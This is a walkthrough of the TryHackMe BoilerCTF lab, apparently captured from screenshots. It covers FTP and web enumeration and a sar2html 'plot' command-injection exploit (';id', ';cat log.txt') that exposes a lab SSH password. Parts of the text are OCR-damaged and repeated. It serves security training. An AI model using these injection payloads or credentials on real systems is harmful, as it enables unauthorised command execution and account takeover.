
BOILCTF


Link -https://tryhackme.com/room/boilerctf2

Since the above scan results show that the port 21 is open and allows Anonymous Login.



```
ftp> ls -al
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x    2 ftp      ftp          4096 Aug 22  2019 .
drwxr-xr-x    2 ftp      ftp          4096 Aug 22  2019 ..
-rw-r--r--    1 ftp      ftp            74 Aug 21  2019 .info.txt
226 Directory send OK.
ftp> mget .info.txt
mget .info.txt?
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for .info.txt (74 bytes).
226 Transfer complete.
74 bytes received in 0.00 secs (547.4669 kB/s)
ftp> exit
221 Goodbye.
```


Download the files from the FTP folder to the local machine using the **mget** command.



```
┌──(kali㉿kali)-[~/BoilCTF]
└─$ ls -al
total 12
drwxr-xr-x  2 kali kali 4096 Jan 26 16:04 .
drwxr-xr-x 30 kali kali 4096 Jan 26 15:59 ..
-rw-r--r--  1 kali kali   74 Jan 26 16:04 .info.txt

┌──(kali㉿kali)-[~/BoilCTF]
└─$ cat .info.txt
Whfg jnagrq gb frr vs lbh svaq vg. Yby. Erzrzore: Rahzrengvba vf gur xrl!
```

Read the contents from the file - **.info.txt** which has seems to be in secret code language.

As we translate the data from the file, it gives the below result which does not give much hint though.



THEN PRESS TO TRANSLATE. IF YOU DO NOT KNOW WHAT TO DO,
SCROLL DOWN FOR MORE INSTRUCTIONS:
TRANSLATE
CLEAR

```
Whfg jnagrq gb frr vs lbh svaq vg. Yby. Erzrzore: Rahzrengvba vf gur xrl!
```

```
Just wanted to see if you find it. Lol. Remember: Enumeration is the key!
```


As the above Nmap tool results show a web application been hosted on the server on port 80.

Used **Gobuster** tool to iterate the subdirectories of the webserver.




```
┌──(kali㉿kali)-[~/BoilCTF]
└─$ gobuster dir -u http://10.10.188.79 -w /usr/share/dirb/wordlists/common.txt
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.188.79
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/dirb/wordlists/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2022/01/26 16:12:08 Starting gobuster in directory enumeration mode
===============================================================
/.htaccess            (Status: 403) [Size: 296]
/.hta                 (Status: 403) [Size: 291]
/.htpasswd            (Status: 403) [Size: 296]
/index.html           (Status: 200) [Size: 11321]
/joomla               (Status: 301) [Size: 313] [--> http://10.10.188.79/joomla/]
/manual               (Status: 301) [Size: 313] [--> http://10.10.188.79/manual/]
/robots.txt           (Status: 200) [Size: 257]
/server-status        (Status: 403) [Size: 300]

===============================================================
2022/01/26 16:13:08 Finished
===============================================================
```

Using the tool again to get more directories under http://TargetIP/joomla/ gives the below results.




```
═══════════════════════════════════════════════════════════════VjJodmNITnBaU0Jr
2022/01/26 16:19:02 Starting gobuster in directory enumeration mode
═══════════════════════════════════════════════════════════════
/.hta                 (Status: 403) [Size: 298]
/.htpasswd            (Status: 403) [Size: 303]
/_database            (Status: 301) [Size: 323] [──> http://10.10.188.79/joomla/_database/]
/.htaccess            (Status: 403) [Size: 303]
/_files               (Status: 301) [Size: 320] [──> http://10.10.188.79/joomla/_files/]
/_archive             (Status: 301) [Size: 322] [──> http://10.10.188.79/joomla/_archive/]
/_test                (Status: 301) [Size: 319] [──> http://10.10.188.79/joomla/_test/]
/~www                 (Status: 301) [Size: 318] [──> http://10.10.188.79/joomla/~www/]
/administrator        (Status: 301) [Size: 327] [──> http://10.10.188.79/joomla/administrator/]
/bin                  (Status: 301) [Size: 317] [──> http://10.10.188.79/joomla/bin/]
/build                (Status: 301) [Size: 319] [──> http://10.10.188.79/joomla/build/]
/cache                (Status: 301) [Size: 319] [──> http://10.10.188.79/joomla/cache/]
/components           (Status: 301) [Size: 324] [──> http://10.10.188.79/joomla/components/]
/images               (Status: 301) [Size: 320] [──> http://10.10.188.79/joomla/images/]
/includes             (Status: 301) [Size: 322] [──> http://10.10.188.79/joomla/includes/]
/index.php            (Status: 200) [Size: 12478]
/installation         (Status: 301) [Size: 326] [──> http://10.10.188.79/joomla/installation/]
/language             (Status: 301) [Size: 322] [──> http://10.10.188.79/joomla/language/]
/layouts              (Status: 301) [Size: 321] [──> http://10.10.188.79/joomla/layouts/]
/libraries            (Status: 301) [Size: 323] [──> http://10.10.188.79/joomla/libraries/]
/media                (Status: 301) [Size: 319] [──> http://10.10.188.79/joomla/media/]
/modules              (Status: 301) [Size: 321] [──> http://10.10.188.79/joomla/modules/]
/plugins              (Status: 301) [Size: 321] [──> http://10.10.188.79/joomla/plugins/]
/templates            (Status: 301) [Size: 323] [──> http://10.10.188.79/joomla/templates/]
/tests                (Status: 301) [Size: 319] [──> http://10.10.188.79/joomla/tests/]
/tmp                  (Status: 301) [Size: 317] [──> http://10.10.188.79/joomla/tmp/]
```


Try accessing the webpages one by one to get some useful information.



VjJodmNITnBaU0JrWVdsemVRbz0K




Lwuv oguukpi ctqwpf.



Mnope, nothin to see.

As checked on different webpages under the /joomla/ directory, there is a webpage which has **Sar2html** installed on it as shown below.



COLLECTING SAR DATA

1. Use sar2ascii to generate a report:

- Download following tool to collect sar data from servers: sar2ascii.tar.
- Untar it on the server which you will examine performance data.
- For HPUX servers run "sh sar2ascii".
- For Linux or Sun Solaris servers run "bash sar2ascii".
- It will create the report with name sar2html-hostname-date.tar.gz under /tmp directory.
- Click "NEW" button, browse and select the report, click "Upload report" button to upload the data.
- Or simply type "sar2html -m {sar2html report}" at command prompt.

2. Use built in report generator:

- Click "NEW" button, enter ip address of host, user name and password and click "Capture report" button.
- Or simply type "sar2html -a [host ip] [user name] [password]" at command prompt.

NOTE: If sar data is not available even it is installed you need to add following lines to crontab:
HP-UX:

```
0,10,20,30,40,50 * * * * /usr/lbin/sa/sa1
5 18 * * * /usr/lbin/sa/sa2 -A
```


SOLARIS:

```
0,10,20,30,40,50 * * * * /usr/lib/sa/sa1
5 18 * * * /usr/lib/sa/sa2 -A
```

INSTALLATION

- Plotting tools, sar2html and index.php only run on Linux server.
- HPUX 11.11, 11.23, 11,31, Redhat 3, 4, 5, 6, 7, Suse 8, 9, 10, 11, 12, Ubuntu 18 and Solaris 5.9, 5.10 are supported for reporting.
- Install Apache2, Php5, Expect and GnuPlot with png support (Suse11 is recommended. It provides gnuplot with native png support.)
- Edit php.ini file and set:
  `upload_max_filesize` to 2GB.
  `post_max_size` to 80MB.
- Extract sar2html.tar.gz under root directory of your web server or create subdirectory for it.
- Run `./sar2html -c` in order to configure sar2html. You need to know apache user and group for setup.
- Open http://[IP ADDRESS OF WEB SERVER]/index.php
- Now it is ready to work.


Searching for known vulnerabilities on **sar2html** using the command line tool – **searchsploit.**



```
┌──(kali㉿kali)-[~/BoilCTF]
└─$ searchsploit sar2html
------------------------------------------------------------------------------------ ---------------------
 Exploit Title                                                                      |  Path
------------------------------------------------------------------------------------ ---------------------
sar2html 3.2.1 - 'plot' Remote Code Execution                                       | php/webapps/49344.py
Sar2HTML 3.2.1 - Remote Command Execution                                           | php/webapps/47204.txt
------------------------------------------------------------------------------------ ---------------------
Shellcodes: No Results
```


There are two vulnerabilities which are known, among them use the Remote Command Execution.

As checked online on exploitdb website, the below can be exploited by adding plot to the url and execute.



```
# Exploit Title: sar2html Remote Code Execution
# Date: 01/08/2019
# Exploit Author: Furkan KAYAPINAR
# Vendor Homepage:https://github.com/cemtan/sar2html
# Software Link: https://sourceforge.net/projects/sar2html/
# Version: 3.2.1
# Tested on: Centos 7

In web application you will see index.php?plot url extension.

http://<ipaddr>/index.php?plot=;<command-here> will execute
the command you entered. After command injection press "select # host" then your command's
output will appear bottom side of the scroll screen.
```

As checked for executing id command, the webpage executes it successfully and shows the results.



```
10.10.188.79/joomla/_test//index.php?plot=;id
```

```
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

COLLECTING SAR DATA

1. Use sar2ascii to generate a report:


- Download following tool to collect sar data from servers: sar2ascii.tar.
- Untar it on the server which you will examine performance data.
- For HPUX servers run "sh sar2ascii".
- inux or Sun Solaris servers run "bash sar2ascii".
- create the report with name sar2html-hostname-date.tar.gz under /tmp directory.
- "NEW" button, browse and select the report, click "Upload report" button to upload the data.
- mply type "sar2html -m {sar2html report}" at command prompt.

report generator:

- "NEW" button, enter ip address of host, user name and password and click "Capture report" button.
- mply type "sar2html -a [host ip] [user name] [password]" at command prompt.

NOTE: If sar data is not available even it is installed you need to add following lines to crontab:
HP-UX:

Similarly, use the cat command to reach the log.txt file to get the required sensitive information.



```
10.10.188.79/joomla/_test//index.php?plot=;cat log.txt
```

```
Aug 20 11:16:26 parrot sshd[2443]: Server listening on 0.0.0.0 port 22.
Aug 20 11:16:26 parrot sshd[2443]: Server listening on :: port 22.
Aug 20 11:16:35 parrot sshd[2451]: Accepted password for basterd from 10.1.1.1 port 49824 ssh2 #pass: superduperp@$$
Aug 20 11:16:35 parrot sshd[2451]: pam_unix(sshd:session): session opened for user pentest by (uid=0)
Aug 20 11:16:36 parrot sshd[2466]: Received disconnect from 10.10.170.50 port 49824:11: disconnected by user
Aug 20 11:16:36 parrot sshd[2466]: Disconnected from user pentest 10.10.170.50 port 49824
Aug 20 11:16:36 parrot sshd[2451]: pam_unix(sshd:session): session closed for user pentest
Aug 20 12:24:38 parrot sshd[2443]: Received signal 15; terminating.
```

COLLECTING SAR DATA

1. Use sar2ascii to generate a report:

- Download following tool to collect sar data from servers: sar2ascii.tar.
- Untar it on the server which you will examine performance data.
- For HPUX servers run "sh sar2ascii".


/tmp directory.
button to upload the data.

and click "Capture report" button.
nd prompt.

nes to crontab:

